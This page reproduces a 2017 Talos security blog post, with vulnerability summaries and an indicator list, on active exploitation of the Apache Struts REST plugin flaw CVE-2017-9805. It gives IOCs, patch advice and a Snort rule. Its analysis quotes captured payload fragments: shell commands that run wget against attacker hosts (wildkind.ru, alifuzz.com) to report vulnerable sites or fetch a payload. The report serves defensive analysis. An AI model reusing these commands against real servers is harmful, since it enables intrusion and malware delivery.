Another Apache Struts Vulnerability Under Active Exploitation
Vulnerabilities mentionedAll →
| CVE | Vulnerability | CVSS | EPSS | Flags | Affected | Exposure | Published |
|---|---|---|---|---|---|---|---|
| CVE-2017-5638 | Unauthenticated RCE in Apache Struts Jakarta Multipart parser CVE-2017-5638 is an improper input validation flaw (CWE-20) in the Jakarta Multipart parser of Apache Struts, in which the parser mishandles the Content-Type value of a file upload and allows malicious upload leading to remote code execution. It is triggered remotely without authentication by sending a crafted Content-Type header in a multipart request to a Struts endpoint; no valid upload or credentials are required. A successful attacker gains code execution in the security context of the application server, which typically enables host compromise, data theft, or ransomware deployment. Any organization running Apache Struts applications that use the Jakarta Multipart parser is affected; the provided data specifies only "Apache Struts" and gives no version ranges. Exploitation is confirmed in the wild: the flaw is listed in CISA KEV (added 2021-11-03) with known ransomware use, EPSS assigns it roughly a 100% exploitation probability (100th percentile), and no public PoC is catalogued in the source data. Do: Apply updates per vendor instructions: upgrade Apache Struts to the releases that fix this flaw (2.3.32 / 2.5.10.1 or later, per Apache advisory S2-045), and check for Struts jars bundled inside application packages and vendor appliances. Prioritize internet-facing apps, and as an interim mitigation validate or filter the Content-Type header on multipart requests. Because exploitation is in the wild and ransomware use is known, also review web and application server logs for evidence of successful compromise. | 9.8 | 100% | KEV ransomware PoC ×10 |
| masslikely hundreds of thousands of deployments (tens of thousands of Struts hosts were internet-exposed in public scans) | |
| CVE-2017-9805 | XML Deserialization RCE in Apache Struts 2 REST Plugin CVE-2017-9805 is an unsafe deserialization vulnerability in the REST plugin of Apache Struts 2, which uses the XStream library to deserialize XML request payloads without any type filtering. An attacker triggers it by sending a crafted XML payload to an endpoint handled by the REST plugin, causing the payload to be deserialized into arbitrary objects. Successful exploitation yields remote code execution on the server with the privileges of the web application, typically enough to fully take over the host. Struts 2.1.1 through 2.3.x before 2.3.34 and 2.5.x before 2.5.13 are affected, including products from Cisco and NetApp that bundle vulnerable Struts versions. The flaw has a public proof-of-concept exploit, is on CISA's Known Exploited Vulnerabilities catalog, and was reported as under active exploitation after its 2017 disclosure, although the Apache Foundation disputed suggestions that this specific flaw was used in the Equifax breach. Do: Upgrade Apache Struts to 2.3.34, 2.5.13, or later, or apply the fixed updates for any Cisco or NetApp product that embeds Struts per their advisories. If patching is not immediate, remove or disable the REST plugin, or restrict the XML content types it accepts. Inventory internet-facing applications for Struts REST endpoints and hunt for suspicious XML POSTs, since the CVE is on the CISA KEV list and was reported as actively exploited. | 8.1 | 99% | KEV PoC |
| mass~100,000-300,000+ internet-exposed Struts servers and applications (only a subset exposing the vulnerable REST plugin); embedded Cisco/NetApp deployments… |
Indicators of compromiseauto-extracted · verify before use · export allAll →
| Type | Indicator | Context |
|---|---|---|
| domain | alifuzz.com | found below. <string>wget</string><string>hxxp://st2buzgajl.alifuzz[.]com/052</string> Unfortunately, we were unable to retrieve th |
| domain | wildkind.ru | string><string>-c</string><string>wget -qO /dev/null http://wildkind[.]ru:8082/?vulnerablesite</string> This would initiate a wget |
| url | http://st2buzgajl.alifuzz[ | n attempts can be found below. <string>wget</string><string>hxxp://st2buzgajl.alifuzz[.]com/052</string> Unfortunately, we were unable to retrieve |
Full article843 words · extracted from blog.talosintelligence.com · click to collapse
Thursday, September 7, 2017 18:42
This post authored by Nick Biasini with contributions from Alex Chiu.
Earlier this week, a critical vulnerability in Apache Struts was publicly disclosed in a security advisory. This new vulnerability, identified as CVE-2017-9805, manifests due to the way the REST plugin uses XStreamHandler with an instance of XStream for deserialization without any type filtering. As a result, a remote, unauthenticated attacker could achieve remote code execution on a host running a vulnerable version of Apache Struts.
This isn't the only vulnerability that has been recently identified in Apache Struts. Earlier this year, Talos responded to a zero-day vulnerability that was under active exploitation in the wild. Talos has observed exploitation activity targeting CVE-2017-9805 in a way that is similar to how CVE-2017-5638 was exploited back in March 2017.

Details Immediately after the reports surfaced related to this exploit, Talos began researching how it operated and began work to develop coverage to prevent successful exploitation. This was achieved and we immediately began seeing active exploitation in the wild. Thus far, exploitation appears to be primarily scanning activity, with outbound requests that appear to be identifying systems that are potentially vulnerable. Below is a sample of the type of HTTP requests we have been observing.
<string>/bin/sh</string><string>-c</string><string>wget -qO /dev/null http://wildkind[.]ru:8082/?vulnerablesite</string>
This would initiate a wget request that would write the contents of the HTTP response to /dev/null. This indicates it is purely a scanning activity that identifies to the remote server which websites are potentially vulnerable to this attack. This is also a strong possibility since it includes the compromised website in the URL. There was one other small variation that was conducting a similar request to the same website.
<string>/bin/sh</string><string>-c</string><string>wget -qO /dev/null http://wildkind[.]ru:8082/?`echo ...vulnerablesite...`</string>
During our research we found that the majority of the activity was trying to POST to the path of /struts2-rest-showcase/orders/3. Additionally most of the exploitation attempts are sending the data to wildkind[.]ru, with a decent amount of the requests originating from the IP address associated with wildkind[.]ru, 188.120.246[.]215.
|
| Example of in the wild exploitation |
Other exploitation attempts have been identified where Talos believes another threat actor appears to be exploiting the vulnerability for a different purpose. An example of the web requests found in the exploitation attempts can be found below.
<string>wget</string><string>hxxp://st2buzgajl.alifuzz[.]com/052</string>
Unfortunately, we were unable to retrieve the potentially malicious file that was being served at this particular location. If the previous Struts vulnerability is any indicator, the payloads could vary widely and encompass threats such as DDoS bots, spam bots, and various other malicious payloads.
IOCs IP Addresses Observed:
- 188.120.246[.]215
- 101.37.175[.]165
- 162.158.182[.]26
- 162.158.111[.]235
- 141.101.76[.]226
- 141.101.105[.]240 Domains Contacted:
- wildkind[.]ru
- st2buzgajl.alifuzz[.]com Commonly Used Path:
- /struts2-rest-showcase/orders/3
Mitigation Apache has released a new version of Struts that resolves this issue. If you believe that you have a potentially vulnerable version of Apache struts there are two options: upgrade to Struts 2.5.13 / Struts 2.3.34 or remove the REST plugin if it's not actively being used. Instructions to achieve this are provided as part of the security bulletin and should be reviewed and tested before applying in a production environment. In the event it's not possible to upgrade or remove the REST plugin, limiting it to server normal pages and JSONs may help limit the risk the compromise.
Conclusion This is the latest in a long line of vulnerabilities that are exposing servers to potential exploitation. In today's threat landscape a lot of attention is paid to endpoint systems being compromised, and with good reason, as it accounts for the majority of the malicious activity we observe on a daily basis. However, that does not imply that patching of servers should not be an extremely high priority. These types of systems, if compromised, can potentially expose critical data and systems to adversaries.
The vulnerability is yet another example of how quickly miscreants will move to take advantage of these types of issues. Within 48 hours of disclosure we were seeing systems activity exploiting the vulnerability. To their credit the researchers disclosed the vulnerability responsibly and a patch was available before disclosure occurred. However, with money at stake bad guys worked quickly to reverse engineer the issue and successfully develop exploit code to take advantage of it. In today's reality you no longer have weeks or months to respond to these type of vulnerabilities, it's now down to days or hours and every minute counts. Ensure you have protections in place or patches applied to help prevent your enterprise from being impacted.
Coverage Talos has released the following Snort rule to address this vulnerability. Please note that additional rules may be released at a future date and current rules are subject to change pending additional vulnerability information. Firepower customers should use the latest update to their ruleset by updating their SRU. Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.
Snort Rule: 44315

Network Security appliances such as NGFW, NGIPS, and Meraki MX can detect malicious activity associated with this threat.
Text extracted automatically; images, tables and formatting may be missing. Original: https://blog.talosintelligence.com/apache-struts-being-exploited/